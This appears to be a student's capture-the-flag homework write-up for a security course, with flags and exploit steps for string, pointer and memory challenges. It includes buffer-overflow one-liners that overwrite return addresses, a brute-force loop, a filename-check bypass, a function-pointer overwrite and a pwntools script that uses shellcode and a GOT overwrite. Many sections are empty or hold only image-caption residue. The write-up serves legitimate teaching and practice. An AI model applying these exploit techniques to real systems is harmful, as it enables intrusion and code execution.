–CTF Username

–Flag

–Vulnerability: Explain the vulnerability in the program, and explain conceptually how that vulnerability can be exploited to get the flag.

–Exploit: How did you exploit the vulnerability? List the steps taken and the reasoning behind each step. The TA grading should be able to replicate the exploit following the steps. Feel free to make references to your code! Note that ”use XYZ tool” is not sufficient - you must explain how the tool derived the answer for full credit.

–References: List resources outside of class material that helped you solve this problem. This includes online video tutorials, other CTF problems on other platforms, etc. Remember that source code avail- able online (e.g. stackoverflow) also needs to be cited.

–Source code: Append your source code in the same write-up. Your source code should be readable from the write-up PDF itself. Note that this does not count towards the page count above.

**Strings 1 (01-1)**

**CTF Username:** node1hometree

**Flag:** 1a74ec40305b58d27d6de378db99b632

**Vulnerability:**

**Exploit:** python -c "print 109\*'a' + '\x86\x85\x04\x08'" | ./vuln

**Strings 2 (01-2)**

**CTF Username:** node1hometree

**Flag:** ee2b13254eaaad6a205f53bdf614a

**Vulnerability:**

**Exploit:** python -c "print 32\*'a'" | ./vuln

**Strings 3 (01-3)**

**CTF Username:** node1hometree

**Flag:** 5640b5f12ccc87979fc3eb3872695ba3

**Vulnerability:**

**Exploit:**


The check for if the inputted filename was equal to “flag.txt” came before the copyRemoveUTF8 function. The purpose of that function was to remove any characters did not appear in the ascii table (whose values were greater than or equal to 0x80). By providing the filename “fµlag.txt”, the filename check would detect anything and the copyRemoveUTF8 function would strip out the ‘µ’ character. The program would then continue on to read flag.txt and yield the flag: 5640b5f12ccc87979fc3eb3872695ba3

Text

Description automatically generated

**Strings 4 (01-6)**

**Strings 5 (01-5)**



**Strings 6 (01-6)**

**CTF Username:** node1hometree

**Flag:** 6e5098e44fdcd68f5a77aa20b996cbda

**Vulnerability:**

**Exploit:** python -c "print 145\*'a' + '\x16\x86\x04\x08'" | ./vuln

A screenshot of a computer

Description automatically generated with medium confidence

**Strings 7 (01-7)**

**CTF Username:** node1hometree

**Flag:** 01fa3cb9b61eff51902d93a1e8f53841

**Vulnerability:**

**Exploit:**

Text

Description automatically generated

for((i=0;i<50;i+=1)); do echo $i; python -c "print '500\n'+128\*'z'+'01fa'+$i\*'z'+'\xc6\x86\x04\x08'" | ./vuln; done

Text

Description automatically generated

**Pointers 1 (02-1)**

Please connect to the CTF server and solve: Pointers 1 (02-1)

**CTF Username:** node1hometree

**Flag:** 42fcc2231c8d68998bad7e7c510cca6f

**Vulnerability:**

**Exploit:**

In order to call the win function, its address needed to be loaded into the function pointer. To get to the function pointer’s address however, the buffer needed to be overflowed. By using gdb’s print feature, I found the address of the buf variable (0x804a080) and the address of the funcPtr variable (0x804a060). When the program asks what location in the buffer I experimented with a few values and printed that index’s address. I found that by entering a “-8” value, buf[-8]’s address was the same as the funcPtr variables’.

Text

Description automatically generated with low confidence

Then the program asks what you would like in that location. It asks for an integer which it then stores at the previously requested index. In order to give if the address of the win function, the address (0x080485e6) was converted to a decimal (134514150). After the code “buf[x]=y” is executed, the funcPtr variable is printed and the win function’s address can be seen.

Text

Description automatically generated

Gdb is then exited and the values of -8 and 134514150 are given which yields the flag (42fcc2231c8d68998bad7e7c510cca6f).

Text

Description automatically generated


Pointers 2 (02-2)

**CTF Username:** node1hometree

**Flag:** b5e08b4453fffb085280ae1b2827b6ac

**Vulnerability:**

**Exploit:**



Pointers 3 (02-3)

Please connect to the CTF server and solve: Pointers 3 (02-3)

Hint: Read Page 131 (Section 3.7)

Pointers 4 (02-4)

Please connect to the CTF server and solve: Pointers 4 (02-4)

Flag: f3d84d569330a987b56d928dbaf17591Text

Description automatically generated

Pointers 5 (02-5)

Please connect to the CTF server and solve: Pointers 5 (02-5)

**Memory 1 (03-1)**

Flag: fd720553aed2c56104bfd19970e4c6fc

Text

Description automatically generated

from pwn import \*

programPath = "/problems/p03-1\_2\_1110c08a53141f86c1889e0828d09e30/example414"

sh = process(programPath)

output = sh.recvline(timeout=5)

firstAddress = output[18:output.index(",")]

changedFirstAddress = p32(int(firstAddress, 16) + 8)

puts\_got\_changed\_addr = 0x804d024 -12

shellcode = 8\*"A"+"\xb8\xd6\x88\x04\x08\xff\xe0"

#698+4 (header) == 702 rounded up to the nearest multiple of 8 == 704; 704-4 = 700

payload = shellcode + (700-4-len(shellcode))\*"A"+"BBBB"+"\xfc\xff\xff\xff"

payload += p32(puts\_got\_changed\_addr)+changedFirstAddress

sh.sendline(payload)

sh.recvuntil("third?\n")

sh.sendline("Third")

print(sh.recvall().decode())

A picture containing graphical user interface

Description automatically generated

**Memory 2 (03-2)**

Flag: c22632e2d0ab9e4bb06ac8d62e21f816



A computer screen capture

Description automatically generated with medium confidence

**Memory 3 (03-3)**